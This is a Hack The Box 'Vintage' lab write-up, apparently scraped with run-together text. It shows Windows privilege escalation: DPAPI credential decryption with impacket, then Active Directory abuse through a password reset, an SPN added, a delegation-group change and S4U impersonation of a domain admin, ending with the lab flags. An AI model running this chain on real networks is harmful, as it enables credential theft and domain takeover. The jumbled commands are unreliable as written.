Users and Groups
Network Configurations
Network Interfaces
Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.121.191
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1
Privilege Escalation
Decrypting DPAPI Secrets
C.Neri has a separate C.Neri_adm administrator account. My thought was that it's possible the user performed some administrative tasks as
C.Neri_adm while logged in as C.Neri and would therefore have some cached credentials on the box.Being in a
evil-winrm session, a lot of commands didn't work, including vaultcmd, so I decided to enumerate manually.


AppData folder, so far so good ...


We need to transfer the files back to our attack box, so I used the Apache server on Kali and the [System.Net.WebClient] method to HTTP POST them back to my Kali instance



-sid pictured below is the user, C.Neri's SID can be obtained from the whoami /all command on the target.impacket-dpapi masterkey -file 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b -sid S-1-5-21-4024337825-2033394866-2055507597-1115 -password 'Zer0the0ne'impacket-dpapi masterkey -file 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847 -sid S-1-5-21-4024337825-2033394866-2055507597-1115 -password 'Zer0the0ne'
impacket-dpapi credential -file C4BB96844A5C9DD45D5B6A9859252BA6 -key '0xf8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a'
C.Neri_adm!Lateral to C.Neri_adm

unset KRB5CCNAMEkdestroykinit C.Neri_admEnter the password from DPAPI

C.Neri_adm is a member of the DelegatedAdmins group
DelegatedAdmins has AllowedToAct DACL on DC01. Right-clicking on the BloodHound edge, we see that this allows us to abuse S4U2self/S4U2proxy to impersonate a privileged user and potentially gain file system access on the domain controller.S4U chain, we need to have an account with a ServicePrincipalName set, and they need to be a member of the DelegatedAdmins group. The reason for this is that anyone who is a member of the
DelegatedAdmins group is allowed to delegate access as any other domain user (including Administrators), as long as the user they're attempting to delegate as is not in the Protected Users group.As previously mentioned, a member of the
DelegatedAdmins group must have a ServicePrincipalName (SPN) set in Active Directory to act as a delegating service account.C.Neri has GenericAll on the svc_* accounts. So, we'll use this to set a SPN and change the password of a service account.C.Neri_adm has GenericWrite on DelegatedAdmins, so we can add the service account to the group using C.Neri_adm's Kerberos ticket.Becoming Domain Admin
impacket-getTGT -dc-ip 10.129.119.165 'vintage.htb/C.Neri@DC01.vintage.htb'impacket-getTGT -dc-ip 10.129.119.165 'vintage.htb/C.Neri_adm@DC01.vintage.htb
chmod 600 C.Neri@DC01.vintage.htb.ccache
chmod 600 C.Neri_adm@DC01.vintage.htb.ccache
Set permissions to satisfy Kerberos client requirements

KRB5CCNAME=C.Neri@DC01.vintage.htb.ccache net rpc user password svc_ldap --use-kerberos=required -S DC01.vintage.htbSet a new password on the svc_ldap user
KRB5CCNAME=C.Neri@DC01.vintage.htb.ccache ldapmodify -Q -Y GSSAPI -H ldap://dc01.vintage.htb << EOF
dn: CN=svc_ldap,OU=Pre-Migration,DC=vintage,DC=htb
changetype: modify
add: servicePrincipalName
servicePrincipalName: pwn/pwn
EOF
Set a SPN on the svc_ldap account, so that it can act as a service account and delegate access as domain admin to the domain controller
KRB5CCNAME=C.Neri_adm@DC01.vintage.htb.ccache net rpc group ADDMEM "DelegatedAdmins" "svc_ldap" --use-kerberos=required -S DC01.vintage.htb
svc_ldap has been added to the groupimpacket-getTGT -dc-ip 10.129.119.165 'vintage.htb/svc_ldap'@DC01.vintage.htb
svc_ldap (you changed the password before)svc_ldap is now a service account with the SPN of pwn/pwn. It's been added to DelegatedAdmins, so it can now use its status as a service account to delegate access to the Domain Controller as any user (except those in the Protected Users group). We have a ticket to authenticate.KRB5CCNAME=svc_ldap@DC01.vintage.htb.ccache impacket-getST -k -no-pass -spn 'HTTP/DC01.vintage.htb' -impersonate 'L.Bianchi_adm' -dc-ip 10.129.119.165 'vintage.htb/svc_ldap'@DC01.vintage.htb
svc_ldap in the capacity of a service account with msDS-AllowedToActOnBehalfOfOtherIdentity setWe ask it to impersonate the domain admin L.Bianchi_adm and grant us access to HTTP/DC01.vintage.htb, where HTTP is WinRM access on the domain controller.
chmod 600 L.Bianchi_adm@HTTP_DC01.vintage.htb@VINTAGE.HTB.ccacheKRB5CCNAME=L.Bianchi_adm@HTTP_DC01.vintage.htb@VINTAGE.HTB.ccache evil-winrm -i DC01.vintage.htb -r vintage.htb
Flags
User
630719f5ea2746f822fed6488dc4ba75
Root
2447c0a9fd3a1d9fb432f77e005549f0


